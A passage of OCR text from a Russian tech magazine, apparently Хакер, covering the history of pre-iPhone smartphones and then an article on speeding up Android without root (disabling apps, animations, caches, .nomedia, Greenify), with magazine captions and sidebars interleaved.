Сегодняшние смартфоны имеют постоянное соединение с интернетом благодаря сетям второго, третьего и четвертого поколений, но в девяностые годы такая роскошь была недоступна. Вместо этого через сотовую сеть устанавливалось обычное модемное соединение, и для него в Nokia 9000 имелся второй модем GSM. Надо думать, возможность заглянуть в интернет в дороге по тем временам должна была поражать воображение.

Позже Nokia разовьет идею «Коммуникатора» и в 1998 году выпустит модель 9110 с более быстрым процессором (33 МГц), а в 2001 году выйдет Nokia 9210 — уже под управлением фирменной Symbian OS.

ERICSSON GS 88 PENELOPE 1997



Сейчас название шведской фирмы Ericsson ассоциируется в основном с совместным предприятием Sony-Ericsson, теперь целиком принадлежащим Sony. История Ericsson тем временем началась еще в конце девятнадцатого века, когда Ларс Эрикссон открыл мастерскую по ремонту телефонов. Производство аппаратов с дисковым номеронабирателем приносило Ericsson стабильный доход на протяжении всего двадцатого века, а потом эта фирма стала одним из пионеров мобильной связи. К 1997 году ей принадлежало около сорока процентов этого рынка.

Вслед за IBM в Ericsson решили поэкспериментировать с объединением КПК и мобильного телефона в одно устройство. В 1997 году был создан прототип под названием GS 88, или Penelope. Внешне устройство выглядело как мобильный телефон, но корпус раскрывался на две половинки, что превращало его в нечто вроде электронной записной книжки с QWERTY-клавиатурой и монохромным экраном — точь-в-точь как Nokia 9000. Между этими устройствами прослеживаются и другие общие черты: например, в обоих используется GeOS. Однако у GS 88 нет графического браузера и поддерживается только WAP.

Выпустив тестовую партию из двух сотен аппаратов, в Ericsson передумали и не стали запускать массовое производство «Пенелопы»: по всей видимости, шансы модели оценивались невысоко. Сейчас об этом эксперименте никто бы не вспомнил, если бы не одно «но»: именно в анонсе GS 88 впервые прозвучало слово «смартфон», которое сейчас обрело такую популярность.

ERICSSON R380 (2000), ERICSSON P800 (2002)

Название Symbian больше всего ассоциируется с телефонами Nokia, но изначально эта операционная система разрабатывалась одноименной компанией, сформированной на базе фирмы Psion. В основании Symbian участвовали еще два производителя мобильной электроники: Ericsson и Motorola. Symbian была задумана как система для устройств, совмещающих в себе функции телефона и КПК и должна была прийти на смену GeOS в устройствах Nokia и Ericsson.

Именно Ericsson удалось первой вывести на рынок устройство с Symbian. Этим устройством был телефон Ericsson R380, и ему было суждено стать одним из наиболее популярных протосмартфонов. R380 уже не так тяжел и громоздок, как Nokia 9000: 164 г и 26 мм в толщину против 397 г и 38 мм у Nokia. Откинув крышку, которая прикрывает нижнюю часть дисплея, с R380 можно работать как с наладонником. Правда, настоящей клавиатурой разработчикам пришлось пожертвовать в пользу перьевого ввода при помощи системы а-ля Graffiti из Palm OS или экранной клавиатуры.

Набор приложений типичен для своего времени: адресная книга, календарь-органайзер, SMS, браузер WAP, калькулятор, записки и игра реверси, значащаяся в меню просто как «игра». Недоставало двух важных вещей: поддержки HTML в браузере (у Nokia 9000 такой уже был) и возможности устанавливать приложения. По поводу второго недостатка в Ericsson сделали совершенно безумное заявление: приложения внесут неразбериху в работу сетей GSM и могут их дестабилизировать!

К 2002 году, когда в производство запустили модель Sony Ericsson P800, унаследовавшую многие черты R380, вопросы о стабильности сети, по всей видимости, уже утрясли. P800 работал на 32-разрядной системе на чипе, имел 16 Мб оперативной памяти и цветной дисплей с разрешением 640 на 480 пикселей. Работал он на Symbian 7.0 с оболочкой UIQ 2.0 и тоже пользовался большой популярностью.



Ericsson R380

Ericsson P800

QUALCOMM PDQ (1999), KYOCERA 6035 (2001), HANDSPRING TREO (2002)


Qualcomm pdQ / Kyocera 6035

Handspring Treo 180 и 270


Palm Treo считается одним из первых популярных смартфонов, однако устройства на Palm OS с функцией сотовой связи начали появляться еще до него. Дело в том, что компания Palm свободно лицензировала свою ОС другим поставщикам, и те успели сделать первые попытки по скрещиванию Palm с мобильным телефоном.

Первой была компания Qualcomm, которая в 1999 году начала производство модели pdQ 800. Как и Ericsson R380, этот телефон имеет откидную клавиатуру, но за ней — не продолжение экрана, а поле для Graffiti и кнопки управления ОС. Интересно, что функции телефона не были встроены в саму Palm OS и вместо этого использовалась вторая операционная система, работающая параллельно. Тем не менее можно было активировать набор номера из адресной книги Palm OS, а модуль GSM определялся как внешний модем — это позволяло палмовским приложениям работать с сетью. В 2000 году подразделение Qualcomm было куплено японской компанией Kyocera, и pdQ 800 стал выходить под маркой Kyocera 6035. В США эта модель появилась только в 2001 году.

Годом позже подоспел другой производитель устройств с Palm OS — Handspring, где и разработали первые версии Treo. Под этой маркой было выпущено сразу четыре устройства: Treo 180, 180g и 270, а также Treo 300 для сетей CDMA. Модель 180g больше всего напоминала стандартный Palm, но с откидной крышкой, имеющей прорезь для дисплея. За крышкой было спрятано поле для ввода Graffiti, а в ней самой находился динамик. В Treo 180 вместо Graffiti была клавиатура, что очень необычно для устройств с Palm OS. Впрочем, покупателям она нравилась — в основном из-за того, что имела хитрый алгоритм, который фильтровал случайные нажатия на соседние кнопки. Treo 270 был дороже (700 долларов вместо 400), зато имел цветной экран. В остальном устройства были похожи: процессор Motorola Dragonball с частотой 33 МГц и 16 Мб оперативной памяти.

В 2003 году компания Palm поглотит Handspring — как раз из-за успеха Treo. Эта модельная линейка будет пополняться и развиваться вплоть до 2008 года, когда выйдет Palm Treo Pro — уже с Windows Mobile вместо катастрофически устаревшей к тому моменту Palm OS. Дальнейшая судьба Palm хорошо известна: фирма не преуспеет с производством Palm Pre, работающих на webOS, и будет куплена HP.

BLACKBERRY 5810 (2002)



Смартфоны BlackBerry канадской фирмы Research in Motion больше всего известны в США и Великобритании. В России они начали продаваться к тому времени, когда их актуальность была подорвана появлением айфонов и аппаратов на Android. Но в начале двухтысячных RIM числилась среди первопроходцев, и смартфоны BlackBerry долго считались лучшими спутниками бизнесменов. Но начинала фирма не с них, а с модемов PCMCIA и «интерактивных пейджеров» — раскладных устройств, позволявших не только принимать, но и набирать текст в ответ.

Первое устройство RIM, которое можно назвать смартфоном, — это BlackBerry 5810. Модель начала продаваться в 2002 году и уже имела основные черты фирменного облика: квадратный экран, а под ним — QWERTY-клавиатура, помогающая быстро набирать сообщения. Телефон поддерживал GPRS, и почтовый сервис BlackBerry, за который и ценились смартфоны компании, на этот момент уже работал. Также имелась возможность исполнять программы на Java. Однако 5810 не получил особенного распространения — в первую очередь из-за того, что как телефон он имел большой недостаток. У него не было встроенного динамика и микрофона, и, чтобы совершать звонки, нужно было подключить гарнитуру.

Настоящий успех пришел к RIM с выпуском следующих моделей: через год были анонсированы BlackBerry с шеститысячными и семитысячными индексами — последние имели цветной дисплей, и, конечно, во всех моделях появились нормальные динамик и микрофон.

DANGER HIPTOP (2002)

Пусть компания Danger и не очень известна (в особенности — в России, где ее смартфоны никогда не продавались), однако ей удалось оставить немалый след в истории мобильной индустрии. Виной всему — аппарат Danger Hiptop, он же T-Mobile Sidekick.

Смартфоны Danger легко отличить по хитрому раскладному устройству: экран сдвигался вбок, открывая доступ к клавиатуре. И если BlackBerry облюбовали в первую очередь бизнесмены, то Hiptop пришелся по вкусу молодежи. Это был первый смартфон, ориентированный специально на работу в интернете и обмен мгновенными сообщениями. Как можно заметить, первые «умные телефоны», появившись еще до веба, таких функций вообще не имели или, позднее, имели, но должного значения им не придавалось.

Именно Hiptop — это мостик, соединяющий историю тех старых смартфонов с нынешними. Более того, в нем даже имелось нечто вроде магазина приложений (он назывался Download Catalog), а все пользовательские данные хранились в облаке. Примечательно и то, что за основанием Danger стоял небезызвестный Эндрю Рубин — тот самый, который в 2003 году создаст фирму Android и продаст ее Google.

Компания Danger в партнерстве с оператором T-Mobile совершенствовала и развивала Hiptop до 2008 года, когда была поглощена Microsoft. В стенах этой корпорации сотрудники Danger создали телефон Kin, который наследовал многие черты Hiptop и при этом был построен на технологиях Microsoft. Увы, он пал жертвой корпоративных игр в политику: его выпустили неготовым, недостаточно рекламировали, и в продажах он провалился.



Пока в Palm все никак не могли завершить работу над шестой версией своей операционной системы, устройства на основе микрософтовской ОС быстро эволюционировали и захватывали рынок

IPAQ H6315 (2004)

Вслед за успехом Windows на десктопах платформа Pocket PC в начале двухтысячных стала крайне популярной среди производителей портативной электроники. Пока в Palm все никак не могли завершить работу над шестой версией своей операционной системы, устройства на основе микрософтовской ОС быстро эволюционировали и захватывали рынок. Понятно, что в определенный момент должны были появиться и работающие на ней телефоны.

Одним из первых был iPaq h6315 производства HP. По внешним данным он значительно уступал и Treo, и новым BlackBerry: толстый, увесистый и неуклюжий корпус мог оттолкнуть обычных покупателей, но никак не тех, что знали толк в технических характеристиках. Среди его достоинств: быстрый процессор (200 МГц. — Прим. ред.), 64 Мб оперативной памяти и столько же флеша, цветной экран с разрешением 240 на 320, двухмегапиксельная камера, слот для карт SD объемом до гигабайта, возможность воспроизводить MP3, поддержка Wi-Fi 802.11b и даже встроенный GPS. В общем, на то время — счастье для гика.





Основных недостатков у h6315 было два: глюки Windows Mobile, наиболее ужасные из которых устранили почти через год после выпуска этой модели (просто ужасные остались с ней навечно), а также отсутствие встроенной клавиатуры. При желании снизу к телефону можно было подключить небольшую клавиатурку, которая делала его длиннее и держалась, по рассказам очевидцев, недостаточно прочно.

Этот и последующие, менее неуклюжие и более производительные телефоны принесли Windows Mobile немалую популярность. Даже последние модели Palm выпускались с Windows Mobile — вероятно, от безысходности.

NEONODE N1M (2005)



Этот мобильный телефон имеет всего пару кнопок и тачскрин, способный распознавать прикосновение пальцем. Именно так будет звучать описание iPhone, но до его анонса остается еще три года. Зато всеобщее внимание привлекает к себе другое новаторское устройство — его разработали в крошечной (всего тридцать человек!) швейцарской фирме Neonode.

Модель Neonode N1m из-за своей миниатюрности больше напоминала плеер, чем телефон: 88 на 52 мм и 21 мм в толщину, вес — 94 г. Дисплей имеет разрешение 176 на 220 точек и поддерживает ввод пальцем, реализованный на основе фирменной технологии zForce. По краям дисплея расположены излучатели и датчики света; когда на пути луча появляется палец, кончик стилуса, карандаш или любой другой предмет, луч прерывается, и телефон регистрирует прикосновение. zForce годится и для мультитача, но при таких размерах экрана он почти бесполезен и реализован не был.

Телефон работал на Windows CE 5.0 и по характеристикам был похож на все тогдашние модели. Двухмегапиксельная камера, слот для карт SD и возможность слушать музыку. К сожалению, продать необычный телефон оказалось значительно сложнее, чем сделать, и N1m, равно как и две последующие модели, расходились плохо: число отгруженных экземпляров для каждой из них исчислялось несколькими десятками тысяч. В 2008 году руководство Neonode объявило о банкротстве, а затем компания сменила курс и с тех пор лишь продает лицензии на zForce.

ИТАК,

на момент анонса iPhone в 2007 году диспозиция на поле битвы смартфонов была следующей. Система Windows Mobile, выросшая к тому времени до шестой версии, успела покорить сердца гиков, а затем постепенно заняла более сорока процентов рынка. Помимо WM, в Америке огромной популярностью пользовались смартфоны BlackBerry, а в Европе — аппараты на основе Symbian.


Пересказывать дальнейшую историю вряд ли имеет смысл — все ее повороты хорошо знакомы нам по новостям. В 2007 году Стив Джобс покажет миру, как на самом деле должен выглядеть смартфон, а в 2008 году начнутся продажи HTC Dream G1 — первого телефона на Android. Windows Mobile вскоре превратят в Windows Phone, Palm окончательно прогорит, из Sony-Ericsson уйдет Ericsson, а Nokia перейдет к Microsoft. Где-то на горизонте продолжат маячить Tizen, Sailfish, мобильная версия Ubuntu и Firefox OS.

Но пройдет двадцать лет, и нынешние гаджеты и связанные с ними заботы будут, наверное, выглядеть так же диковинно, как сейчас воспринимаются рассказы о жесткой конкуренции давно устаревших устройств. И даже iPhone 6 когда-нибудь будет смотреться немногим лучше, чем сейчас выглядит IBM Simon.



BlackBerry 5810

Дизайн меняется, производительность растет в разы, а если корпус снять, то сразу и не разберешься, кто есть кто




IBM Simon



iPhone 6

БЕЗ ПРАВА НА РАЗГОН

УСКОРЯЕМ ANDROID, НЕ ИМЕЯ ПРАВ ROOT



Роман Ярыженко
rommanio@yandex.ru

Будем честны: большинство интересных возможностей по настройке Droid-девайсов спрятаны и требуют рутования устройства. Тем не менее получать root предпочитают не все — кто-то из боязни потерять гарантию, другие из-за банальной лени. Мы решили рассмотреть альтернативные способы ускорения устройств на платформе от Google, для которых не нужно прав суперпользователя.



ВВЕДЕНИЕ

Google непрестанно повышает быстродействие своей системы. Но «чистый» Android сейчас встречается достаточно редко — производители, как правило, модифицируют прошивки, что не всегда положительно сказывается на производительности. К тому же помимо нее хорошо бы позаботиться об энергосбережении, а это зачастую вещи взаимоисключающие. Тем не менее такие возможности есть даже в нерутованном Android, хоть их и не очень много.

УДАЛЕНИЕ/ОТКЛЮЧЕНИЕ ВСТРОЕННЫХ И НЕНУЖНЫХ ПРИЛОЖЕНИЙ

До выхода четвертой версии Android отключать встроенные приложения, не имея прав root, было нельзя. Это приносило покупателям брендовых гаджетов неудобства, ибо каждый производитель норовит запихнуть в прошивку как можно больше программ, которые конечному пользователю попросту не нужны и в сумме кушают приличное количество ресурсов. В четвертой же версии гуглооси такая возможность появилась. Для отключения какого-либо встроенного приложения нужно зайти в «Настройки → Общие → Приложения → Все», выбрать нужную софтину и в «Сведениях о приложении» нажать кнопку «Отключить» (либо «Удалить обновления», а затем уже «Отключить»). Для включения необходимо перейти на вкладку «Отключенные» и выполнить похожую процедуру.

Однако не все так радужно, как кажется на первый взгляд. Во-первых, отключение не влияет на постоянную память — приложение как было установлено, так и остается. Во-вторых, можно отключить отнюдь не все. Лишь некоторые приложения позволяют проделать с собой такой фокус. Я не буду давать много конкретных советов по отключению приложений, поскольку на каждом устройстве их список отличается. Вот краткий перечень того, что большинству пользователей не нужно, но постоянно висит в системе и отнимает память:


- «Браузер» — зачем, если есть более удобные и легкие альтернативы?
- «Календарь» и «Память календаря» — не замечал, чтобы кто-то активно ими пользовался.
- «Email» и «Службы Exchange» — вроде все уже сидят на Gmail.
- «Поиск Google» — достаточно бесполезная функция при наличии браузера (осторожно, отключает также и Google Now).
- «Google Keep», «Google+» и другие не всегда нужные приложения от Google.

Помимо этого, рекомендую выключить (удалить) виджеты и живые обои. Кроме того, что эта функциональность требует памяти и процессорного времени, она еще и жрет батарею. Так что для увеличения скорости лучше подобные вещи вырубать. Можно выключить и эффекты на экране блокировки. В моем случае (Samsung со стандартной прошивкой) они находятся в «Настройки → Устройство → Экран блокировки → Эффект при разблокировке».


К слову, о Home Screen — рекомендуется использовать как можно меньше главных экранов. В самом деле, зачем тебе 100500 экранов, если редко используемые приложения можно вызвать и из меню?

НАСТРОЙКА ЭНЕРГОСБЕРЕЖЕНИЯ И ИСПОЛЬЗОВАНИЕ ПАРАМЕТРОВ РАЗРАБОТЧИКА

Для ускорения работы гаджета можно также подкорректировать параметры энергосбережения. Конечно, это уменьшит время работы от аккумулятора, но ускорить может достаточно



Информация о приложении. Выделена кнопка «Отключить»



Список отключенных приложений

существенно. Для этого (в моем случае) нужно перейти в «Настройки → Общие → Энергосбережение» и либо сдвинуть переключатель, который находится в правом верхнем углу, либо поснимать нужные чекбоксы.

Работает это на разных платформах по-разному, и публичного API не существует — есть, конечно, PowerManager API, но к энергосбережению это имеет лишь очень косвенное отношение. Однако на Samsung Galaxy Note 10.1 (впрочем, как и для других Droid-девайсов южнокорейского гиганта) энергосбережением управляют через DVFS — Dynamic Voltage and Frequency Scaling, того самого, с помощью которого Samsung «фальсифицировал» результаты бенчмарков (замечу в скобках, что это была не настоящая фальсификация — просто для некоторых бенчмарков и приложений устройство работало на пределе своих возможностей).

Для отключения системной анимации (анимация в приложениях останется) нужно зайти в меню параметров разработчика, которое по умолчанию скрыто. Чтобы получить к нему доступ, семь раз тапни на пункте «Номер сборки», который находится в меню «Об устройстве / О телефоне». Затем перейди в появившееся меню и повыключай всю анимацию: параметры «Масштаб анимации окна», «Масштаб анимации перехода» и «Шкала длительности перехода» установи в «Анимация отключена» (в прошивках других производителей данные опции могут иметь несколько другое название).

В этом же меню можно ограничить количество фоновых процессов. Последнее, впрочем, следует делать с осторожностью — вместо ускорения возможно замедление работы из-за того, что часто используемые процессы будут прибиваться и вновь запускаться. Потому же, кстати, не рекомендуются всяческие таск-киллеры.



INFO

Как работает отключение приложений. После нажатия на кнопку «Отключить» вызывается метод setApplicationEnabledSetting() класса PackageManager, который изменяет состояние приложения на COMPONENT_ENABLED_STATE_DISABLED_USER (кстати говоря, он появился еще в первом Android).

УСКОРЕНИЕ ПРИЛОЖЕНИЙ


Для ускорения отдельно взятых приложений можно почистить их кеш. Делается это в том же месте, где их можно отключать/удалять, то есть «Настройки → Общие → Диспетчер приложений → Все», выбрать нужное тебе приложение и нажать кнопку «Очистить кеш».

Имеет также смысл ставить менее ресурсоемкие приложения — например, в моем случае Smart Launcher забирает меньше памяти, чем это делает родной самсунговский TouchWiz. Во врезке будут приведены конкретные советы, но особо следовать им я не рекомендую, поскольку все зависит от твоих потребностей. Главное в этом случае — подобрать нужное соотношение размер/функциональность.


Для определения потребления памяти можно использовать такой метод: устанавливаем какой-нибудь терминал с Busybox, определяем PID нужного процесса (с помощью 'ps w') и смотрим файл /proc/<PID>/status. При этом, правда, нужно учитывать архитектуру Android — приложение может быть разнесено по нескольким процессам.

Если для тебя этот метод слишком трудный и ты не хочешь заморачиваться с каждым приложением — в маркете есть несколько графических аналогов утилиты top. Мне понравился один из них, под названием Process Explorer, реализация которого, правда, показалась непонятной — зачем для просмотра списка процессов использовать браузер?


Кстати, у сервиса Google Play есть привычка внезапно обновлять кучу приложений, что, понятно, съедает ресурсы. Отключить данный сервис не представляется возможным, но можно отключить само обновление. Для этого заходим в Play Маркет, вызываем меню (хинт: если не выходит вызвать



Отключение эффектов экрана блокировки



Настройка энергосбережения



Отключение системной анимации

Очистка кеша приложения

с помощью софт-клавиш, «потяни» с левого края), выбираем «Настройки» и ставим в «Автообновление приложений» «Никогда».

Точно так же имеет смысл отключить и синхронизацию учетных записей (что, в дополнение к возможному увеличению быстродействия, потешит твою паранойю). Для этого заходим в «Настройки» и ищем, где находится пункт «Учетные записи», затем выбираем учетную запись и отключаем синхронизацию (как вариант, можно отключить только отдельно взятые и ненужные типы синхронизации, такие, например, как контакты Google+ или календарь. — Прим. ред.). Это действие не гарантирует, что твои личные данные не будут передаваться сторонним лицам, а только понизит энергозатраты телефона.

ОТКЛЮЧЕНИЕ СКАНИРОВАНИЯ МУЛЬТИМЕДИА

По умолчанию Android сканирует все внешние накопители (SD-карты) на предмет мультимедиафайлов. Данная функция, хотя и полезна, достаточно сильно тормозит систему. Отключить ее можно. Для новых накопителей создаем пустой файл .nomedia в корне. Но чтобы отключить отображение уже имеющихся файлов в Android 4.0 и позднее, следует, помимо создания данного файла в нужной тебе папке, произвести очистку данных и кеша для приложений «Галерея» и «Хранилище мультимедиа» и принудительно их остановить. После следующего запуска все мультимедиафайлы проиндексируются уже с учетом созданных файлов .nomedia.

УСКОРЕНИЕ ОТДЕЛЬНЫХ УСТРОЙСТВ — СОВЕТЫ И СЕКРЕТЫ

Приведу несколько советов по самым известным брендам. Стоит отметить, что советы эти годятся исключительно для официальных прошивок, поэтому если у тебя установлена модифицированная прошивка — можешь смело пропускать раздел.


Samsung

Если ты владелец какого-либо из устройств данного бренда, то наверняка обратил внимание, что переход на основной экран по нажатию кнопки Home немного тормозит. Связано это с тем, что по двойному нажатию запускается S Voice — система распознавания речи. Если ты ею не пользуешься, можно отключить эту функцию, сняв чекбокс «Откр. клавишей „Домой“». Кроме того, если ты случайно включил команду пробуждения, лучше ее отключить — использование этой опции влияет на заряд батареи довольно сильно.


Кроме того, на некоторых устройствах Samsung имеется возможность отключения эффектов лаунчера. Для этого сделай долгий тап по пустому месту на домашнем экране, выбери «Настройки домашнего экрана» (Home screen settings) и в подменю «Эффект перехода» (Transition effect) выбери «Нет» (None).

HTC

В отдельных случаях на устройствах HTC может тормозить служба сообщений об ошибках. Хотя подобные вещи и не рекомендуется трогать, можно отключить данную опцию, за-



Отключение автообновления приложений



Настройка S Voice

ЛЕГКОВЕСНЫЕ ПРОГРАММЫ ДЛЯ ANDROID

Приведу краткий список легковесных аналогов нужных программ для Android. Список этот минимальный, включающий только самое, на мой взгляд, необходимое:

- Вместо Google Maps можно использовать RMaps. Мало того что это приложение легковеснее, так еще и гораздо более функционально.
- Громоздкий Adobe Reader можно заменить MuPDF.
- Читалок достаточно много. Из легковесных могу посоветовать AlReader и FBReader.
- Из браузеров можно поставить Lighthing Browser, де-факто представляющий собой облегченный стандартный.
- Чрезвычайно тяжелый клиент RSS-ридера Feedly лучше заменить на легкий FeedMe (осторожно, только для смартов).

йдя в «Настройки → О телефоне → Отправлять HTC» (Tell HTC) и поснимав там соответствующие чекбоксы.

Sony

На Sony Xperia SP бывает ситуация, когда телефон внезапно начинает тормозить. Проблему можно попытаться исправить, удалив обновления для Google Chrome: «Настройки → Приложения → Chrome → Удалить обновления».

GREENIFY

Приложение Greenify позволяет принудительно усыпить ненужные процессы (которые ты можешь выбрать) в то время, когда устройство спит, и запретить их вызов из сторонних процессов. Этим оно отличается от таск-киллеров, которые никак не препятствуют перезапуску фоновых приложений от внешних событий (по таймеру, требованию другого приложения или системному событию). К сожалению, часть функциональности доступна только на рутованных телефонах — в частности, самая важная функция засыпания приложений спустя несколько минут после засыпания устройства.

Причина в том, что метод forceStopPackage(), который позволяет Greenify перевести приложения в неактивное состояние, внутренний и доступен только системным приложениям или тем, что работают с правами root. В не-root-режиме остается использовать только метод killBackgroundProcesses(), который не выгружает процесс из памяти полностью, так что тому продолжают приходить системные события и «будить» его, что совсем не соответствует идеологии Greenify.



INFO

Для уменьшения энергопотребления рекомендуется отключать неиспользуемые модули связи (Bluetooth, Wi-Fi, GSM...).

ЧТО ДАЕТ ROOT? (СЛОВО РЕДАКТОРА)

Примерно год назад я написал статью об ускорении работы новых версий Android на устаревших аппаратах. В ней я рассказал о нескольких требующих прав root приемах, с помощью которых можно поднять производительность смартфона путем выгрузки из оперативной памяти всех некритичных для работы компонентов системы. Если кратко, то в статье было приведено пять основных методов:

- Тюнинг механизма Low Memory Killer с целью научить систему выгружать фоновые приложения из памяти устройства быстрее, чем это происходит по умолчанию. Трюк требует модификации параметров ядра, а потому доступен только на рутованном устройстве. Используемые приложения: Auto Memory Manager или MinFree.
- Удаление всех ненужных системных приложений из каталогов /system/app и /system/priv-app. Можно сделать с помощью любого файлового менеджера с поддержкой root.
- Отключение ненужных системных приложений с помощью Bloatware Freezer, отключение их автозагрузки с помощью Autostarts.
